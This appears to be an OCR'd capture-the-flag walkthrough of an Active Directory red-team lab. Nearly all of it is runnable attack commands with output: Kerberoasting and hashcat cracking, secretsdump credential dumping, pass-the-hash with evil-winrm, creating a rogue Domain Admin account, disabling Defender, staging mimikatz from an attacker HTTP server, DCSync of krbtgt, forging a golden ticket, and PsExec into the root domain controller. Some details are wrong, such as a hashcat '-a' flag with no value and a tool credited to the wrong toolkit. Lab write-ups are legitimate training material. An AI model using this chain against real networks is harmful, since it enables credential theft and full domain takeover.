
Kerberoasting is a serious attack that is possible due to the weakness in the Kerberos protocol. To protect against Kerberoasting attacks, it is important to use strong and complex passwords for service accounts, perform regular password changes and set up monitoring mechanisms to detect suspicious activity.

And that is exactly what we will do now with the help of the GetUserSPNs.py file.

Now execute the following command:

proxychains ./GetUserSPNs.py <IP of VPN server>/laura.wood:"<Laura's Password>" -dc-ip <IP of the CorpDC Server 10.200.X.102> -request

Explanation:
proxychains: this command is used to route the rest of the command through a proxy. It allows traffic to be routed through a proxy server.
./GetUserSPNs.py: This command starts the GetUserSPNs.py script, which is part of the BloodHound toolkit. The script is used to identify SPNs for user accounts in an Active Directory network.
<IP of VPN server>/laura.wood:"<Laura's password>": This specifies the IP address of the VPN server, followed by the username "laura.wood" and her corresponding password in quotes. The script will try to identify the SPNs for the user account "laura.wood".
-dc-ip <IP of CORPDC server 10.200.X.102>: This option specifies the IP address of the CORPDC server. The script will try to collect information from this server in the Active Directory.
-request: This option specifies that a special request should be sent to obtain the SPNs for the specified user account.



Now you will have got a large output of hashes.

However, only the one from **svcScanning** is important here.
You can crack this hash with hashcat (similar to John The Ripper):

```
hashcat -a -m 13100 <file with the big svcScanning hash inside> /usr/share/wordlists/rockyou.txt
```

Explanation for this command:
hashcat: This command starts the hashcat tool used to crack passwords.
-a: This is the option for the attack mode. In this case, the option is not specified, which by default means a combination of dictionary and rule-based attacks. This uses various combinations of words from the dictionary to guess the password.
-m 13100: This is the option for the hash type. The value "13100" indicates that the hash type is "Kerberos 5 TGS-REP etype 23". This hash type is often used for Kerberoasting attacks.
<file with the big svcScanning Hash inside>: This is the path to the file containing the hash to be cracked. The exact filename is not given here.
/usr/share/wordlists/rockyou.txt: This is the path to the dictionary file used to generate password candidates. The "rockyou.txt" is a well-known dictionary file that is often used for password cracking attempts.

Thanks to the permissions of the svcScanning host, we now have access to SERVER1 10.200.X.31!!!!


Obtaining the Administrator Hash from CORPDC


To get the administrator's hash we use the **secretsdump.py** file, which should be pre-installed by default (you can use the “locate” function, as I have explained above)

With the credentials cracked from the svcScanning hosts, we will use this to look for valuable hashes:

proxychains secretsdump.py <IP of the VPN server>/svcScanning:'<password from svcScanning>' @<IP of server1 10.200.X.31>

Explanation:
proxychains: This command is used to route traffic through a proxy server. With proxychains, other commands can be executed through a proxy server.
secretsdump.py: This command starts the secretsdump.py script, which is part of the Impacket framework. The script is used to retrieve information about local user accounts, hashes and other sensitive data of a Windows system.
<IP of VPN server>/svcScanning:'<password of svcScanning>': This specifies the IP address of the VPN server, followed by a user name ("svcScanning") and the associated password in quotes. These credentials are used for authentication when accessing the remote server.
@<IP of Server1 10.200.X.31>: This specifies the IP address of Server1 to be accessed. The secretsdump.py script will attempt to retrieve information from this server.





We thus see the hash of the svcBackups account which has access to the CORPDC server and will use this hash to use secretsdump.py again, but this time as the svcBackups account.

You wonder how this can be done without a password, well there is a vulnerability called "Domain Cache Credential".


You can read more about this vulnerability here:
https://www.hackingarticles.in/credential-dumping-domain-cache-credential/

The command we do now is the same as the one just now, only as the svcBackups host and with the hash of it instead of the password:


proxychains secretsdump.py <IP of the VPN server>/svcBackups:<hash form svcBackups that we found>@<IP of server1 10.200.X.31>

Hooray!!!!!!!!!!!!!!!!!!!

We have the password hash of the administrator:



We can now use this hash to connect to the CORPDC server as an administrator with **evil-winrm**, where we can then create our own user.



The command from the image is as follows:

proxychains evil-winrm -u Administrator -H <Hash of the Administrator that we found> -i <ip of the CORPDC server 10.200.X.102>

Now we create our own user with the following big command, with a password, so that we can log in this way via remmina over rdp.

New-ADUser -Name "<your account name>" -SamAccountName "<your account name>" -UserPrincipalName "<username>@corp.thereserve. loc" -GivenName "<doesn't matter>" -Surname "<doesn't matter>" -Enabled $true -ChangePasswordAtLogon $false -AccountPassword (ConvertTo-SecureString -AsPlainText "<password for your new account>" -Force)

Explanation:
New-ADUser: This is a cmdlet in Windows PowerShell used to create a new user in Active Directory.
-Name "<your account name>": This option specifies the display name of the new user.
-SamAccountName "<your account name>": This option specifies the SamAccountName of the new user. The SamAccountName is the unique user name used in Active Directory.
-UserPrincipalName "<your email address>": This option specifies the UserPrincipalName (UPN) of the new user. The UPN is an alternative user name.


-GivenName "<egal>" and -Surname "<egal>": These options specify the first name and last name of the new user respectively. In this case, they do not seem relevant and can contain any values.
-Enabled $true: This option enables the user account so that it can be used.
-ChangePasswordAtLogon $false: This option specifies that the user is not forced to change their password the first time they log in.
-AccountPassword (ConvertTo-SecureString -AsPlainText "<password for your new account>" -Force): This option sets the password for the new user account. The password is specified as plain text and then converted to an encrypted form using the ConvertTo-SecureString cmdlet.

Now we just need to add our own user to the "Domain Admins" group:

Add-ADGroupMember -Identity "Domain Admins" -Members <your Account name from the command before>

```
*Evil-WinRM* PS C:\Windows\Temp> Enable-AdAccount -Identity "PK2212"
|S-chain|-<>-127.0.0.1:9050-<><>-10.200.113.102:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-10.200.113.102:5985-<><>-OK
*Evil-WinRM* PS C:\Windows\Temp> net user PK2212 /domain
User name                    PK2212
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/25/2023 1:18:53 PM
Password expires             7/6/2023 1:18:53 PM
Password changeable          5/26/2023 1:18:53 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Now we can connect to the server 10.200.X.102 (CORPDC) with the “proxychains remmina” command:



Then enter the name, password and your UserPrincipalName and connect to the CORPDC server via rdp.

Connection to ROOTDC

The first thing you should do is turn off Windows Defender with the following command:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

The best way to do this is to enter "powershell" in the Windows search field (bottom left).

When Powershell is displayed, right click and click on "**run as administrator**".

Golden Ticket Generation

To access ROOTDC, we will generate a golden ticket with mimikatz.exe.

To generate a golden ticket we need mimikatz.exe on our CORPDC server.
So you first need to deploy mimikatz.exe from your attack machine with the following command, and then receive this file as ubuntu, which we can log in to with ssh and id_rsa:

On your attack machine:

locate mimikatz.exe (to see where the file is)

python3 -m http.server

On your ssh connection:

wget http://<your capstone attacker ip, you can find this ip with the command "ip a" in your terminal>/mimikatz.exe

Then, as ubuntu, you again provide this file by running the "python3 -m http.server 8080" command here again and then downloading this file in powershell with this command:

wget http://<IP of VPN 10.200.X.12>/mimikatz.exe -o mimikatz.exe


If you want more information on the mimikatz commands that follow, I highly recommend doing this space from TryHackMe, as everything has been described and explained in detail there:
https://tryhackme.com/room/exploitingad

Now run the file (./mimikatz.exe) and enter the following commands:

First command:

lsadump::dcsync /user:corp\krbtgt

Explanation:
lsadump::dcsync: This part of the command calls the "dcsync" module in the "lsadump" plugin of Mimikatz. The "dcsync" module allows Active Directory data to be retrieved from a domain controller.
/user:corp\krbtgt: This parameter specifies the user name for which the so-called "data synchronisation" (DCSync) is to be performed. In this case, the user "corp\krbtgt" is specified. The krbtgt user is a special user in the Active Directory that encrypts the TGT (Ticket Granting Ticket).




You then need to write down or copy the hash, which I have obscured in the image above.

Second command:

Get-ADComputer -Identity "CORPDC"

Explanation:
Get-ADComputer: This cmdlet is used to retrieve information about computer objects in Active Directory.
-Identity "CORPDC": This parameter specifies the identity of the computer for which information is to be retrieved. In this case, the computer name "CORPDC" is specified.




You should copy and save the complete SID value here.

Third command:

```
Get-ADGroup -Identity "Enterprise Admins" -Server rootdc.thereserve.loc
```

Explanation:
Get-ADGroup: This cmdlet is used to retrieve information about a specific group in Active Directory.
-Identity "Enterprise Admins": This parameter specifies the identity of the group for which information is to be retrieved. In this case, the group name "Enterprise Admins" is specified.
-Server rootdc.thereserve.loc: This parameter specifies the name of the server in the Active Directory from which the information is to be retrieved. In this case, "rootdc.thereserve.loc" is specified.



You should copy and save the complete value of SID here as well

Now comes the big moment! Because now we have collected all the information we need to create a golden ticket with mimikatz:

kerberos::golden /user:Administrator /domain:corp.thereserve.loc /sid:<first SID you get> /service:krbtgt /rc4:<the hash you get in the very beginning with mimikatz> /sids:<second SID you get> /ptt


YES!!!!!!!!!!!!!!

We now have a golden ticket.

But to get access to ROOTDC, you need PSExec.exe.

You can download PsExec.exe here:
https://learn.microsoft.com/en-us/sysinternals/downloads/psexec

You need to download the ZIP file. Unzip it and then, using the same method as with mimikatz.exe (described above), upload the PsExec.exe file to CorpDC.
on CorpDC.




```
  inflating: pssuspend64.exe
  inflating: PsExec.exe
  inflating: PsExec64.exe
  inflating: psversion.txt
  inflating: Pstools.chm
  inflating: Eula.txt
root@ip-10-10-235-197:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.200.113.12 - - [26/May/2023 17:13:48] "GET /PsExec.exe HTTP/1.1" 200 -
```

```
root@ip-10-200-113-12:/PK2212# wget http://10.50.110.74:8000/PsExec.exe
--2023-05-26 16:13:48--  http://10.50.110.74:8000/PsExec.exe
Connecting to 10.50.110.74:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 716176 (699K) [application/x-msdos-program]
Saving to: 'PsExec.exe'

PsExec.exe                          100%[=======================================================================================>] 699.39K  --.-KB/s    in 0.08s

2023-05-26 16:13:48 (8.54 MB/s) - 'PsExec.exe' saved [716176/716176]

root@ip-10-200-113-12:/PK2212# ls
PsExec.exe  mimikatz.exe  reverse-8080.elf
root@ip-10-200-113-12:/PK2212# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.200.113.102 - - [26/May/2023 16:14:45] "GET /PsExec.exe HTTP/1.1" 200 -
10.200.113.102 - - [26/May/2023 16:15:03] "GET /PsExec.exe HTTP/1.1" 200 -
```

```
                    GMT], [Last-Modified, Tue, 11 Apr 2023 17:10:26 GMT]...}
RawContentLength  : 716176



PS C:\Users\AK\Desktop> wget http://10.200.113.12:8080/PsExec.exe -o PsExec.exe
PS C:\Users\AK\Desktop> dir


    Directory: C:\Users\AK\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        6/21/2016   4:36 PM            527 EC2 Feedback.website
-a----        6/21/2016   4:36 PM            554 EC2 Microsoft Windows Guide.website
-a----        5/26/2023   4:03 PM        1291016 mimikatz.exe
-a----        5/26/2023   5:15 PM         716176 PsExec.exe


PS C:\Users\AK\Desktop> _
```


If you now have PsExec.exe on the CorpDc machine, execute this file as follows to get access to ROOTDC:

```
./PsExec.exe \\rootdc.thereserve.loc cmd.exe
```



Very good!

